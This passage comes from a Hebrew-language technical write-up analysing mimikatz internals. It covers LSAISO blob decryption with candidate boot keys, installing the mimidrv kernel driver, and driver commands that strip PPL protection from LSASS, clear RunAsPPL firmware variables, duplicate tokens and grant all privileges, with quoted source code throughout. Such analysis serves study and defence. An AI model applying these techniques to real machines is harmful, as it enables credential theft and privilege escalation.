        kprintf(L"\n\t     Encrypted : "); kull_m_string_wprintf_hex(blob->data + blob->typeSize, blob->szEncrypted, 0);
        if(blob->szEncrypted && output && cbOutput)
                status = kuhl_m_sekurlsa_sk_tryDecode(blob, output, cbOutput);
        return status;
}
```

כאשר נקבל כפרמטר אובייקט של lbyte ו-dword עבור ה-output מהפונקציה ונקבל גם אובייקט PLSAISO_DATA_BLOB אותו אנו צריכים לפענח:

```
typedef struct _LSAISO_DATA_BLOB {
    DWORD structSize;
    DWORD unk0;
    DWORD typeSize; //LSA Isolated Data
    DWORD unk1;
    DWORD unk2;
    DWORD unk3;
    DWORD unk4;
    BYTE KdfContext[32]; // KdfContext
    BYTE Tag[16]; // Tag
    DWORD unk5; // AuthData start
    DWORD unk6;
    DWORD unk7;
    DWORD unk8;
    DWORD unk9;
    DWORD szEncrypted; // AuthData ends + type
    BYTE data[ANYSIZE_ARRAY]; // Type then Encrypted
} LSAISO_DATA_BLOB, *PLSAISO_DATA_BLOB;
```

במידה וכל הפרמטרים קיימים, נפנה אל הפונקציה kuhl_m_sekurlsa_sk_tryDecode:

```
BOOL kuhl_m_sekurlsa_sk_tryDecode(PLSAISO_DATA_BLOB blob, PBYTE *output, DWORD *cbOutput)
{
    NTSTATUS ntStatus;
    PKEYLIST_ENTRY entry;
    if(!isgIumMkPerBoot)
    {
        if(gCandidateKeys.Flink != &gCandidateKeys)
        {
            if(*output = (PBYTE) LocalAlloc(LPTR, blob->szEncrypted))
            {
                *cbOutput = blob->szEncrypted;
                for(entry = (PKEYLIST_ENTRY) gCandidateKeys.Flink; entry != (PKEYLIST_ENTRY) &gCandidateKeys; entry = (PKEYLIST_ENTRY) entry->navigator.Flink)
                {
                    ntStatus = kuhl_m_sekurlsa_sk_tryDecodeKey(entry->key, sizeof(entry->key), blob, *output);
                    if(NT_SUCCESS(ntStatus))
                    {
                        RtlCopyMemory(gIumMkPerBoot, entry->key, min(sizeof(gIumMkPerBoot), sizeof(entry->key)));
                        isgIumMkPerBoot = TRUE;
                        kuhl_m_sekurlsa_sk_candidatekeys_delete();
                        break;
                    }
                }

                if(!isgIumMkPerBoot)
                {
                    *output = (PBYTE) LocalFree(*output);
                    *cbOutput = 0;
                }
                else
                {
                    kprintf(L"\n[Found IumMkPerBoot: ");
                    kull_m_string_wprintf_hex(gIumMkPerBoot, 32, 0);
                    kprintf(L"]");
                }
            }
        }
    }
    else if(isgIumMkPerBoot)
    {
        if(*output = (PBYTE) LocalAlloc(LPTR, blob->szEncrypted))
        {
            *cbOutput = blob->szEncrypted;
            ntStatus = kuhl_m_sekurlsa_sk_tryDecodeKey(gIumMkPerBoot, sizeof(gIumMkPerBoot), blob, *output);
            if(!NT_SUCCESS(ntStatus))
            {
                kprintf(L"\n");
                PRINT_ERROR(L"SkpEncryptionWorker(decrypt): 0x%08x -- invalidating the key\n", ntStatus);
                isgIumMkPerBoot = FALSE;
                *output = (PBYTE) LocalFree(*output);
                *cbOutput = 0;
            }
        }
    }
    return isgIumMkPerBoot;
}
```

אשר במהלכה במידה ולא הוכנס bootkey (=system key, הסברנו על תפקידו בפרקים קודמים) ע"י המשתמש וגם קיים ב-cache מפעולות קודמות של mimikatz מפתחות אופציונליים ל-bootkey (אשר ניתן להשיג אותם במידה ונשתמש ב-minidump ונמצא בו SecureKernel stream). עבור כל מפתח אופציונלי, נשלח אותו ל-SkpEncryptionWorker במטרה לייצר מפתח סימטרי לתקשורת:

```
NTSTATUS SkpEncryptionWorker(PBYTE BootKey, DWORD cbBootKey, UCHAR *pbInput, ULONG cbInput, UCHAR *pbAuthData, ULONG cbAuthData, UCHAR *pKdfContext, ULONG cbKdfContext, UCHAR *pbTag, ULONG cbTag, UCHAR *pbOutput, ULONG cbOutput, BOOL Encrypt)
{
	NTSTATUS status;
	BCRYPT_ALG_HANDLE hAlgAESGCM, hAlgSP800108;
	BCRYPT_KEY_HANDLE hKeyAESGCM, hKeySP800108;
	ULONG ObjectLengthAesGcm, ObjectLengthSP800108, cbResult;
	UCHAR *pbKeyObjectAES, *pbKeyObjectSP800108, DerivedKey[32], pbIV[12] = {0};
	BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO info;
	PBCRYPT_ENCRYPT cryptFunc = Encrypt ? BCryptEncrypt : BCryptDecrypt;

	__try
	{
	status = SkpInitSymmetricEncryption(BootKey, cbBootKey, &hAlgAESGCM, &ObjectLengthAesGcm, &hAlgSP800108, &ObjectLengthSP800108, &hKeySP800108, &pbKeyObjectSP800108);
	if(NT_SUCCESS(status))
	{
		status = SkpDeriveSymmetricKey(hKeySP800108, IUMDATAPROTECT, sizeof(IUMDATAPROTECT), pKdfContext, cbKdfContext, DerivedKey, sizeof(DerivedKey));
		if(NT_SUCCESS(status))
		{
			if(pbKeyObjectAES = (PUCHAR) LocalAlloc(LPTR, ObjectLengthAesGcm))
			{
				status = BCryptGenerateSymmetricKey(hAlgAESGCM, &hKeyAESGCM, pbKeyObjectAES, ObjectLengthAesGcm, DerivedKey, sizeof(DerivedKey), 0);
				if(NT_SUCCESS(status))
				{
					BCRYPT_INIT_AUTH_MODE_INFO(info);
					info.pbNonce = pbIV;
					info.cbNonce = sizeof(pbIV);
					info.pbAuthData = pbAuthData;
					info.cbAuthData = cbAuthData;
					info.pbTag = pbTag;
					info.cbTag = cbTag;
					status = cryptFunc(hKeyAESGCM, pbInput, cbInput, &info, pbIV, sizeof(pbIV), pbOutput, cbOutput, &cbResult, 0);
					BCryptDestroyKey(hKeyAESGCM);
				}
				else PRINT_ERROR(L"BCryptGenerateSymmetricKey: 0x%08x\n", status);
				LocalFree(pbKeyObjectAES);
			}
		}
		else PRINT_ERROR(L"SkpDeriveSymmetricKey: 0x%08x\n", status);
		BCryptDestroyKey(hKeySP800108);
		LocalFree(pbKeyObjectSP800108);
		BCryptCloseAlgorithmProvider(hAlgSP800108, 0);
		BCryptCloseAlgorithmProvider(hAlgAESGCM, 0);
	}
	else PRINT_ERROR(L"SkpInitSymmetricEncryption: 0x%08x\n", status);
	}
	__except(GetExceptionCode() == ERROR_DLL_NOT_FOUND)
	{
		PRINT_ERROR(L"Skp Crypto without CNG?\n");
	}
	return status;
}
```

לאור העובדה שאיננו רוצים (ותכלס גם לא הכי יכולים) להיכנס לקרביים של הקריפטוגרפיה כאן, נציין ב-high level שהפונקציה יוצרת מפתח שנקרא לו hKeySP800108 (מדובר כאן ב-handle אל האובייקט) אשר מתבססת על המועמד ל-bootkey. בהמשך, נגזור מאותו hkeySP800108 אלמותי מפתח נוסף שנקרא לו DerivedKey בעזרת הפונקציה BCryptKeyDerivation.

לבסוף, נשתמש שוב ב-BCryptGenerateSymmetricKey על מנת ליצור מפתח hKeyAESGCM מתוך מפתח הגזירה. לבסוף, נריץ את הפונקציה BCryptDecrypt. בשביל לנסות לפענח blob->data באובייקט של **LSAISO**. ת'אמת אנחנו לא יודעים אם זה עובד אבל אם כן זו בהחלט בשורה.

Mimidrv.sys - מהיום אני דרייבר

Mimikatz מספקת את היכולת למנף פונקציות במרחב ה-kernel mode באמצעות דרייבר שמגיע עם הכלי. Mimidrv הוא דרייבר חתום באמצעות Windows Driver Model (WDM) המאפשר למפתחים לרשום דרייברים עם תאימות לכל מערכות הפעלה של Windows ולאפשר התממשקות לקרנל. בצורה הזו, Mimidrv מאפשר ל-mimikatz גישה ל-ring 0 לביצוע פעולות מבוססות קרנל כמו שינוי של תהליכים רצים, גישה אל דרייברים אחרים וכו'.

ברמת המשתמש הפשוט, כל שנדרש על מנת לטעון את mimidrv לזיכרון הוא להריץ את הפקודה "**!+**":

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

על מנת שפקודה זו תתקבל ותרוץ אנו נדרשים להרשאה SeLoadDriverPrivilege המאפשרת לטעון דרייברים (היות ואנחנו כבר בוגרים פרק privileges אנחנו יודעים כיצד ניתן להפעיל את ההרשאה הזו). בקובץ kull_m_service.c תחת פונקציה kull_m_service_install אנחנו יכולים לראות בדיוק כיצד זה קורה. Mimikatz בודק אם הדרייבר קיים ותיקייה הנוכחית, במידה וכן הוא יוצר את השירות באמצעות ממשק ה-Service Contorl Manager (SCM). ליתר דיוק, הוא עושה שימוש ב-advapi32!ServiceCreate על מנת ליצור שירות:


```
if(hS = CreateService(hSC, serviceName, displayName, READ_CONTROL | WRITE_DAC | SERVICE_START, serviceType, startType, SERVICE_ERROR_NORMAL, binPath, NULL, NULL, NULL, NULL, NULL))
{
	kprintf(L"[+] \'%s\' service successfully registered\n", serviceName);
	if(status = kull_m_service_addWorldToSD(hS))
		kprintf(L"[+] \'%s\' service ACL to everyone\n", serviceName);
	else PRINT_ERROR_AUTO(L"kull_m_service_addWorldToSD");
}
```

כאשר אפשר להסביר את הדגלים שמעוברים לפונקציית CreateService בצורה הבאה:


```
CreateService(
   hSC, //Handle to the SCM database provided by OpenSCManager
   'mimidrv', //Service name
   'mimikatz driver (mimidrv)', //Service display name
   READ_CONTROL | WRITE_DAC | SERVICE_START,  //Desired access
   SERVICE_KERNEL_DRIVER,  //Kernel driver service type
   SERVICE_AUTO_START, //Start the service automatically on boot
   SERVICE_ERROR_NORMAL, //event Log driver errors occur during startup
   'C:\\path\\to\\mimidrv.sys', //Absolute path of the driver on disk
   NULL,  //Load order group (unused)
   NULL,  //Not used because the previous argument is NULL
   NULL,  //No dependencies for the driver
   NULL,  //Use NT AUTHORITY\SYSTEM to start the service
   NULL   //Unused because we are using the SYSTEM account
);
```

במידה והשירות הושלם בהצלחה, נקבל שירות שקבוצת Everyone בעלת הרשאות עליו עם הלוגיקה של הדרייבר, דבר אשר מאפשר לכל משתמש (אפילו חלש) לעבוד מול השירות. כעת, הדרייבר ירוץ. נזכור


שמדובר כאן בדרייבר שרץ בקרנל ועל כן משתמש לא יכול לדבר איתו ישירות אלא עם device object שהוא יוצר. לשם כך, התהליך של Mimikatz ישתמש ב- IotCreateDevice על מנת ליצור device בשםmimidrv:



הוא ירשם כך שאם נשלח בקשת DeviceIoControl תקרא הפונקציהMimiDispatchDeviceControl בקובץ mimidrv.c שתטפל בבקשה. כמו כן, mimikatz ישתמש בnt!IoCreateSymbolicLink- על מנת ליצור symbolic linkשיתממשק עם ה-device object. נוכל לראות זאת באמצעות WinObj:



כמובן שהדרייבר יכיל גם פונקצית unload שמוחקת את ה-symbolic link שיצרנו כאן:



לבסוף, על מנת שנוכל להשתמש במודלים פנימיים של Aux_klib המאפשרים אינטרקציות עם זיכרון הקרנל, נאתחל את הסיפריה עם AuxKlibInitialize.

נקודה שחשוב להכיר בכל הקשור לעבודה עם דרייברים היא אופן שליחת הבקשות (פקודות) מסביבת Usermode אלהם. בשביל כך, נעשה שימוש ב-**I/O request packets** (IRPs) שנשלחות לדרייבר באמצעות IoCallDriver.

ואכן לאחר האיתחול של mimidrv, הדרייבר פתוח ומחכה לבקשות. כשאלה מגיעות הוא מטפל בהן בצורה שקופה בעזרת IRPs שמכילים I/O control codes (IOCTLs) שממופים לשמות פונקציות. אנקדומה מעניינת היא שלפי הקונביציה IOCTLS-ה אמורים להתחיל מ-0x800 אבל במימיקץ החליטו ללכת נגד המלצת מייקרוסופט ומתחילים מ-0x00. בכל מקרה, למימיקץ קיימים 23 ioct-ים.

על מנת להתממשק עם הדרייבר, נשלח מה-user mode הודעות IRP בעזרת ה-symbolic link שיצרנו. הטיפול קורה בפונקציית kuhl_m_kernel_do בקובץ kuhl_m_kernel שקוראית ל-nt!CreateFile על מנת להשיג handle ל-device object ו-kernel32!DeviceIoControl על מנת לשלוח את ה-IRP:

```
NTSTATUS kuhl_m_kernel_do(wchar_t * input)
{
	NTSTATUS status = STATUS_SUCCESS;
	int argc;
	wchar_t ** argv = CommandLineToArgvW(input, &argc);
	unsigned short indexCommand;
	BOOL commandFound = FALSE;

	if(argv && (argc > 0))
	{
		for(indexCommand = 0; !commandFound && (indexCommand < ARRAYSIZE(kuhl_k_c_kernel)); indexCommand++)
		{
			if(commandFound = _wcsicmp(argv[0], kuhl_k_c_kernel[indexCommand].command) == 0)
			{
				if(kuhl_k_c_kernel[indexCommand].pCommand)
					status = kuhl_k_c_kernel[indexCommand].pCommand(argc - 1, argv + 1);
				else
					kull_m_kernel_mimidrv_simple_output(kuhl_k_c_kernel[indexCommand].ioctlCode, NULL, 0);
			}
		}
		if(!commandFound)
			kull_m_kernel_mimidrv_simple_output(IOCTL_MIMIDRV_RAW, input, (DWORD) (wcslen(input) + 1) * sizeof(wchar_t));
	}
	return status;
}
```


סה"כ ישנם 23 IOCTL-ים, אבל ישנם רק 19 מיוחצנים היות ו-4 מתוכם אינם ממופים לפקודות, אלא מתממשקים עם ה-Virtual Memory:

Function	IOCTL	Command	Description
kuhl_m_kernel_add_mimidrv	N/A	+	Install and/or start mimikatz driver (mimidrv)
kuhl_m_kernel_remove_mimidrv	N/A	-	Remove mimikatz driver (mimidrv)
N/A	IOCTL_MIMIDRV_PING	ping	Ping the driver
N/A	IOCTL_MIMIDRV_BSOD	bsod	BSOD !
N/A	IOCTL_MIMIDRV_PROCESS_LIST	process	List process
kuhl_m_kernel_processProtect	N/A	processProtect	Protect process
kuhl_m_kernel_processToken	N/A	processToken	Duplicate process token
kuhl_m_kernel_processPrivilege	N/A	processPrivilege	Set all privilege on process
N/A	IOCTL_MIMIDRV_MODULE_LIST	modules	List modules
N/A	IOCTL_MIMIDRV_SSDT_LIST	ssdt	List SSDT
N/A	IOCTL_MIMIDRV_NOTIFY_PROCESS_LIST	notifProcess	List process notify callbacks
N/A	IOCTL_MIMIDRV_NOTIFY_THREAD_LIST	notifThread	List thread notify callbacks
N/A	IOCTL_MIMIDRV_NOTIFY_IMAGE_LIST	notifImage	List image notify callbacks
N/A	IOCTL_MIMIDRV_NOTIFY_REG_LIST	notifReg	List registry notify callbacks
N/A	IOCTL_MIMIDRV_NOTIFY_OBJECT_LIST	notifObject	List object notify callbacks
N/A	IOCTL_MIMIDRV_FILTER_LIST	filters	List FS filters
N/A	IOCTL_MIMIDRV_MINIFILTER_LIST	minifilters	List minifilters
kuhl_m_kernel_sysenv_set	N/A	sysenvset	System Environment Variable Set
kuhl_m_kernel_sysenv_del	N/A	sysenvde	System Environment Variable Delete

נעבור על חלק מפונקציות המעניינות שראינו במהלך הסקירה:

נתחיל מהפונקציה הכי מגניבה\מוזרה שראינו - BSOD הלא זה Blue Screen Of Death המפורסם של Windows. מה הפקודה עושה? ובכן בדיוק מה שחשבתם!


BSOD קורא ל-KeBugCheck אשר מהווה רוטינה להורדת המערכת בצורה מבוקרת כאשר מתגלה אי עקביות בלתי ניתנת לשחזור שעלולה להשחית את המערכת אם תמשיך לפעול:



פקודה נוספת שאהבנו היא **Sysenvset** אשר קובע משתני סביבה, אך לא במובן הקלאסי כמו %path% אלא במערכות עם secure boot. הוא משנה משתנים ב-store firmware UEFI בעיקר את Kernel_Lsa_Ppl_Config שמקושר ל-RunAsPPL ברגיסטרי. הכתיבה היא ל-GUID של fa9abd-0359-77 4d32-bd60-28f4e78f784b המקושר ל-protected store ש-Windows משתמשת בה על מנת לאחסן ערכים שברצונה להגן עליהם משינוי של משתמשי אדמין ומשתמש רגיל (הדבר עוקף הגדרות PPL שקיימות על ברגיסטרי על תהליכים).

הפקודה **sysenvdel** לעומת זאת, מורידה הגדרות אבטחה כמו RunAsPPL ומאפשרת לגשת ל-LSASS לאחר ריסט.

process protect - לפני שנסביר את הפקודה ניתן הקדמה קצרה. תהליכים בקרנל מכילים מבנה נתונים הנקרא EPROCESS ונראים כך (כרשימה דו כיוונית):




כאשר PsActiveProcessHead תכיל את ראש הרשימה של התהליכים ו-blink, flink יכילו מצביעים אל התהליכים הקודמים והבאים.


Mimikatz משתמש ב-nt!PsLookupProcessByProcessId על מנת לקבל ID של התהליך שהעבירו לו כפרמטר ואז מתקדם אל התכונה המייצגת בתהליך את ה-signature protection. **כלומר את רמת החתימה הדרושה ל-DLL** על מנת שיהיה אפשר לטעון אותה לתהליך ורמת הסמך (trust level) של התהליך הנוכחי. הסברנו על הנושא לא מעט במאמר הקודם כשנגענו ב-PPL אבל בכללי, רמת המסך בנויה מ-2 ערכים - SignatureLevel ו-SectionSignatureLevel כאשר התכונה Protection בנויה אף היא מ-3 ערכים - type, audit ו-signer (השדה שמעניין אותנו כרגע הוא type המייצג את סוג החתימה שצריכה להיות על התהליך - ppl, protected וכו').

Mimikatz בצורה די ערמונית משנה את הערכים של SignatureLevel, SectionSignatureLevel, Type, Audit, Signer ל-6, 0, 2, 0x3f, 0x3f על מנת לבצע protect לתהליך ולגרום לו להיות חתום ע"י WinTcb ובכך לשנות את רמת החתימה ל-max את תהליך ה-mimikatz שלנו. עבור LSASS, נרצה לעשות לתהליך **unprotect** - כלומר לשים במקום שורת אפסים.

נוכל לראות את השינויים כאן (עבור unprotect ל-lsass):



ו-protect עבור mimikatz:




דרך אגב, כל זה יתכן מכיוון שלא הוגדר Credential Guard על המכונה. במידה וזה כן היה מוגדר (**ביחד** עם PPL) לא היה ניתן לעקוף את הנושא.

ניגע בעוד 2 פקודות מעניינות בכל הקשור למשחק עם טוקנים והרשאות על תהליכים.

הראשון, **processToken** - מבצע העתקה של token מתהליך מקור ליעד. Mimikatz ישתמש ב-PsLookupProcessByProcessId, ObOpenObjectByPointer ו-ZwOpenProcessTokenEx על מנת לקבל handle לתהליך המקור. לאחר מכן, יעשה שימוש ב-ObOpenObjectByPointer על מנת לקבל handle

לתהליך היעד וב-ZwDuplicateToken , ZwSetInformationProcess על מנת להעתיק את ה-token. במידה והמשתמש לא הגדיר את תהליך היעד, הדיפולטיבי יהיה cmd.exe ואליו יגיעו ה-tokens.

privilege process - נותן את כל ההרשאות לתהליך (כן ממש את כולן: SeDebugPrivilege SeLoadDriverPrivilege...):



נוכל לראות בקוד את השינוי:

```
pPrivileges = (PKIWI_NT6_PRIVILEGES) (((ULONG_PTR) pAccessToken) + EPROCESS_OffSetTable[KiwiOsIndex][TokenPrivs]);
pPrivileges->Present[0] = pPrivileges->Enabled[0] /*= pPrivileges->EnabledByDefault[0]*/ = 0xfc;
pPrivileges->Present[1] = pPrivileges->Enabled[1] /*= pPrivileges->EnabledByDefault[1]*/ = //...0xff;
pPrivileges->Present[2] = pPrivileges->Enabled[2] /*= pPrivileges->EnabledByDefault[2]*/ = //...0xff;
